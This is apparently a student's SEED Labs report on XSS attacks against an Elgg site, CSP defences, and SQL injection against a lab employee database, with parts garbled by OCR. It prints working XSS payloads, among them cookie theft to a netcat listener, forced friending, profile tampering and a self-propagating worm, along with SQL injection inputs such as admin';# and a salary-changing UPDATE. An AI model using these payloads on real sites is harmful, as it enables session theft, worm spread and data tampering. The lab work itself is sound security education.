Assignment-03

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Section: **7B**

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
observations.

- - Change the server configuration on example 32b (modify the Apache configuration), so Areas 5 and
- - Change the server configuration on example 32c (modify the PHP code), so Areas 1, 2, 4, 5, and 6
- - Please explain why CSP can help prevent Cross-Site Scripting attacks.


Posting a Malicious Message to Display an Alert Window

- Logged in as Samy
- Wrote the script in "Brief Description".

<script>alert("Successful XSS");</script>




- Now logged in as Alice and Opened Samy's Profile.
- You will get the alert.



Posting a Malicious Message to Display Cookies

- Logged in as Samy
- Wrote the script in "Brief Description".

<script>alert(document.cookie);</script>




- Now logged in as Alice and Opened Samy's Profile.
- You will get the alert containing cookie.



Stealing Cookies from the Victim's Machine

- Logged in as Samy
- Wrote the script in "Brief Description".

<script>document.write(""); </script>




- Now logged in as Alice and Opened Samy's Profile.
- You will get Alice's cookie.

```
(moghees@kali)-[~]
$ nc -nvlp 5555
listening on [any] 5555 ...
connect to [10.9.0.1] from (UNKNOWN) [10.100.9.188] 39930
GET /?c=pvisitor=aa457107-d37a-4a75-afba-956e2fa8afd2; HTTP/1.1
Host: 10.9.0.1:5555
Connection: keep-alive
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.0.0 Safari/5
37.36
Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
Referer: http://www.seed-server.com/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
```

Becoming the Victim's Friend

```
- Logged in as Samy
- Wrote the script in "About me".

<script type="text/javascript">
window.onload = function () {
var Ajax=null;
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
var token="&__elgg_token="+elgg.security.token.__elgg_token;
//Construct the HTTP request to add Samy as a friend.
var sendurl="http://www.seed-server.com/action/friends/add" + "?friend=59" + token + ts;
//Create and send Ajax request to add friend
Ajax=new XMLHttpRequest();
Ajax.open("GET", sendurl, true);
Ajax.send();
}
</script>
```



- Now logged in as Alice and Opened Samy's Profile.
- Samy will be added to Alice's Friends.

Alice's friends



Question 1: Explain the purpose of Lines 1 and 2, why are they are needed?


- In these lines the code is getting the victim's tokens for validation. Without these the attack wont be successful.

Question 2: If the Elgg application only provide the Editor mode for the "About Me" field, i.e., you cannot switch to the Text mode, can you still launch a successful attack?

- No, The attack wont be successful because the Editor mode will convert the symbols in unicode and js code will be treated as Text.

Modifying the Victim's Profile


- Logged in as Samy
- Edit Samy's profile and capture the request.




- Write the script in "About me".

```
<script type="text/javascript">
window.onload = function(){
var userName="&name="+elgg.session.user.name;
var guid="&guid="+elgg.session.user.guid;
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
var token="&__elgg_token="+elgg.security.token.__elgg_token;
var desc="&briefdescription=Samy Is My Hero.";
//Construct the content of your url.
var content= token + ts + userName + desc + guid;
var samyGuid=59;
var sendurl="http://www.seed-server.com/action/profile/edit";
if(elgg.session.user.guid!=samyGuid)
//Create and send Ajax request to modify profile
var Ajax=null;
Ajax=new XMLHttpRequest();
Ajax.open("POST", sendurl, true);
Ajax.setRequestHeader("Content-Type",
```

```
"application/x-www-form-urlencoded");
Ajax.send(content);
}
</script>
```




- Now log in as Alice, you will see there is nothing in her description.
- Visit Samy's Profile and then check Alice's Profile again.



Question: Why do we need Line ①? Remove this line, and repeat your attack. Report and explain your observation.

- The line checks if the person who is viewing Samy's profile is not Samy himself. If it is Samy then Attack will not work.
- Now if we remove the line, Samy's own profile will also be updated.


```
var samyGuid=59;
var sendurl="http://www.seed-server.com/action/profile/edit";
//Create and send Ajax request to modify profile
var Ajax=null;
Ajax=new XMLHttpRequest();
Ajax.open("POST", sendurl, true);
Ajax.setRequestHeader("Content-Type",
```



Writing a Self-Propagating XSS Worm

- Logged in as Samy
- Edit Samy's profile and capture the request.

- Write the script in "About me".




<script type="text/javascript" id="worm"> window.onload = function(){ var headerTag = "<script id=\"worm\" type=\"text/javascript\">"; var jsCode = document.getElementById("worm").innerHTML; var tailTag = "</" + "script>"; var wormCode = encodeURIComponent(headerTag + jsCode + tailTag); var userName="&name="+elgg.session.user.name; var guid="&guid="+elgg.session.user.guid; varts="&__elgg_ts="+elgg.security.token.__elgg_ts; var token="&__elgg_token="+elgg.security.token.__elgg_token; var desc="&briefdescription=Samy Is My Hero." + wormCode; desc += "&accesslevel[briefdescription]=2"; //Construct the content of your url. var content= token + ts + userName + desc + guid; var samyGuid=59; var sendurl="http://www.seed-server.com/action/profile/edit"; if(elgg.session.user.guid!=samyGuid)


```
{
//Create and send Ajax request to modify profile
var Ajax=null;
Ajax=new XMLHttpRequest();
Ajax.open("POST", sendurl, true);
Ajax.setRequestHeader("Content-Type",

"application/x-www-form-urlencoded");


Ajax.send(content);
}
</script>
```




- Now login as Alice, and open Profile.




- Now open Samy's profile and view Alice's Profile again and you will see changes.



- Then login as someone else and open their Profile.



- Now open Alice's profile and you will see changes in the user's profile.



- This means the code in Samy's profile is a worm and is self propagating.

Defeating XSS Attacks Using CSP

- Describe and explain your observations when you visit these websites. 🧆

CSP Experiment

1. Inline: Nonce (111-111-111): OK

2. Inline: Nonce (222-222-222): OK

3. Inline: No Nonce: OK

4. From self: OK

5. From www.example60.com: OK

6. From www.example70.com: OK

7. From button click: Click me

CSP Experiment

1. Inline: Nonce (111-111-111): Failed

2. Inline: Nonce (222-222-222): Failed


3. Inline: No Nonce: Failed

4. From self: OK


5. From www.example60.com: Failed

6. From www.example70.com: OK


7. From button click: Click me



- Click the button in the web pages from all the three websites, describe and explain your observations.







- Change the server configuration on example 32b (modify the Apache configuration), so Areas 5 and $\stackrel{1}{\smile}$


6 display OK. Please include your modified configuration in the lab report.

```
-(moghees⊛kali)-[~]
$ sudo docker ps
CONTAINER ID
               IMAGE
                                  COMMAND
                                                           CREATED
                                                                        STATUS
                                                                                     PORTS
AMES
                                  "/bin/sh -c 'service..."
d605b3c96898
               seed-image-www
                                                           3 days ago
                                                                        Up 3 hours
lgg-10.9.0.5
3a868483022c
               seed-image-mysql
                                  "docker-entrypoint.s..."
                                                           3 days ago
                                                                        Up 3 hours
                                                                                     3306/tcp, 33060/tcp
ysql-10.9.0.6
  -(moghees⊕kali)-[~]
sudo docker exec -it d605b3c96898 /bin/bash
root@d605b3c96898:/#
```

```
root@d605b3c96898:/# cd /etc/apache2/sites-available
root@d605b3c96898:/etc/apache2/sites-available# ls
000-default.conf apache_csp.conf apache_elgg.conf default-ssl.conf server_name.conf
root@d605b3c96898:/etc/apache2/sites-available#
```

```
GNU nano 4.8
                                                 apache_csp.conf
 Purpose: Do not set CSP policies
<VirtualHost *:80>
   DocumentRoot /var/www/csp
    ServerName www.example32a.com
    DirectoryIndex index.html
</VirtualHost>
# Purpose: Setting CSP policies in Apache configuration
<VirtualHost *:80>
   DocumentRoot /var/www/csp
   ServerName www.example32b.com
   DirectoryIndex index.html
   Header set Content-Security-Policy " \
             default-src 'self'; \
             script-src 'self' *.example70.com *.example60.com \
              nonce-111-111-111' 'nonce-222-222-222'
</VirtualHost>
# Purpose: Setting CSP policies in web applications
<VirtualHost *:80>
   DocumentRoot /var/www/csp
   ServerName www.example32c.com
                                              [ Wrote 38 lines ]
                O Write Out
                               W Where Is
                                                 Cut Text
                                                                Justify
                                                                              C Cur Pos
                                                                                            M-U Undo
G Get Help
   Exit
               <sup>^</sup>R Read File
                                 Replace
                                                 Paste Text
                                                              ^т
                                                                To Spell
                                                                                Go To Line
                                                                                            M-E Redo
```

root@d605b3c96898:/etc/apache2/sites-available# service apache2 restart
* Restarting Apache httpd web server apache2
root@d605b3c96898:/etc/apache2/sites-available#



- Change the server configuration on example 32c (modify the PHP code), so Areas 1, 2, 4, 5, and 6^{\pm}

all display OK. Please include your modified configuration in the lab report. $\stackrel{\bullet}{\psi}$

```
root@d605b3c96898:~# cd /var/www/csp/
root@d605b3c96898:/var/www/csp# nano phpindex.php ■
```



- Please explain why CSP can help prevent Cross-Site Scripting attacks. ullet

Content Security Policy (CSP) is a security standard implemented by web browsers to mitigate the risk of Cross-Site Scripting (XSS) attacks.

- CSP allows website administrators to define a whitelist of trusted sources from which scripts can be loaded and executed. This helps in preventing the execution of scripts from unauthorized or untrusted sources.
- CSP allows or disallows the execution of inline scripts. Inline scripts are those embedded directly within the HTML document. By restricting inline scripts, CSP can prevent attackers from injecting malicious code directly into the page.
- CSP supports the use of nonces (random tokens) or hashes to ensure that only scripts with the specified nonce or hash value are executed. This allows dynamic script generation while maintaining control over which scripts can run.
- CSP can mitigate this risk by preventing the execution of injected scripts.
- CSP includes a reporting mechanism that allows developers to receive reports about policy violations.


Sql Injection

- ► <u>Sql Injection</u>
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 - Get Familiar with SQL Statements
 - ► Task-02
 - <u>SQL Injection Attack on SELECT Statement</u>
 - SQL Injection Attack from webpage:

 - - Write admin';# in username and the attack will be successful.
 - - This will comment the password checking section of the sql query.
 - <u>SQL Injection Attack from command line</u>:
 - ► <u>Task-03</u>
 - SQL Injection Attack on UPDATE Statement
 - Modify your own salary:
 - Modify other people' salary:
 - Modify other people' password:
 - ► <u>Task-04</u>
 - Countermeasure Prepared Statement

Get Familiar with SQL Statements


```
·(moghees⊛kali)-[~/Downloads]
-$ <u>sudo</u> docker ps
CONTAINER ID
              IMAGE
                                       COMMAND
                                                                CREATED
                                                                                STATUS
                                                                                               PORTS
         NAMES
97fdd1f1a6d3 seed-image-mysql-sqli
                                       "docker-entrypoint.s..."
                                                                4 minutes ago
                                                                                Up 4 minutes
                                                                                               3306/tcp, 330
60/tcp mysql-10.9.0.6
835687ada3e9 seed-image-www-sqli
                                       "/bin/sh -c 'service..."
                                                                4 minutes ago
                                                                                Up 4 minutes
         www-10.9.0.5
  -(moghees�kali)-[~/Downloads]
sudo docker exec -it 97fdd1f1a6d3 /bin/bash
root@97fdd1f1a6d3:/# mysql -u root -pdees
mysql: [Warning] Using a password on the command line interface can be insecure.
Welcome to the MySQL monitor. Commands end with ; or \g.
Your MySQL connection id is 12
Server version: 8.0.22 MySQL Community Server - GPL
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Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.
mysql>
```



SQL Injection Attack on SELECT Statement

SQL Injection Attack from webpage :

- Write admin';# in username and the attack will be successful.
- This will comment the password checking section of the sql query.



| User Details | | | | | | | | |
|--------------|-------|--------|----------|----------|----------|-------|---------|------------|
| | | | | | | | | |
| Username | EId | Salary | Birthday | SSN | Nickname | Email | Address | Ph. Number |
| Alice | 10000 | 20000 | 9/20 | 10211002 | | | | |
| Boby | 20000 | 30000 | 4/20 | 10213352 | | | | |
| Ryan | 30000 | 50000 | 4/10 | 98993524 | | | | |
| Samy | 40000 | 90000 | 1/11 | 32193525 | | | | |
| Ted | 50000 | 110000 | 11/3 | 32111111 | | | | |
| Admin | 99999 | 400000 | 3/5 | 43254314 | | | | |


Command:

curl 'http://www.seed-server.com/unsafe_home.php?username=admin%27%3B+%23&Password='

```
cpody>
 <nav class="navbar fixed-top navbar-expand-lg navbar-light" style="background-color: #3EA055;">
 <div class="collapse navbar-collapse" id="navbarTogglerDemo01">
  <a class="navbar-brand" href="unsafe_home.php" ><img src="seed_logo.png" style="height: 40px; width: 2</pre>
00px: alt="SEEDLabs"></a>
  <a
class='nav-link' href='unsafe_home.php'>Home <span class='sr-only'>(current)</span></a>class='nav-
item'><a class='nav-link' href='unsafe_edit_frontend.php'>Edit Profile</a><br/>button onclick='logout(
)' type='button' id='logoffBtn' class='nav-link my-2 my-lg-0'>Logout</button></div></nav><div class='contain
er'><br><h1 class='text-center'><b> User Details </b></h1><hr><br><table class='table table-striped table-bo
rdered'><thead class='thead-dark'>UsernameEIdS
alaryBirthdaySSNNickname
EmailAddressPh. Number</thad><th scope='row'
>
          <br><br><br>
  <div class="text-center">
   >
    Copyright © SEED LABs
  </div>
```

Append a new SQL statement:

- Query: admin'; select * from credential #



- But multi-query is not allowed. There is an error.

There was an error running the query [You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'select * from credential #' and Password='da39a3ee5e6b4b0d3255bfef95601890afd807' at line 3]\n

SQL Injection Attack on UPDATE Statement

Modify your own salary:

- View Alice's Profile.

| Alice Pr | Alice Profile | | | | | |
|--------------|---------------|--|--|--|--|--|
| Key | Value | | | | | |
| Employee ID | 10000 | | | | | |
| Salary | 20000 | | | | | |
| Birth | 9/20 | | | | | |
| SSN | 10211002 | | | | | |
| NickName | | | | | | |
| Email | | | | | | |
| Address | | | | | | |
| Phone Number | | | | | | |
| | | | | | | |

⁻ Go to Edit Profile and inject your code to change salary.

| Alice's Profile Edit | | | | | | |
|--------------------------|--|--|--|--|--|--|
| Rude_Girl', salary='9999 | | | | | | |
| xyz | | | | | | |
| xyz | | | | | | |
| 000000 | | | | | | |
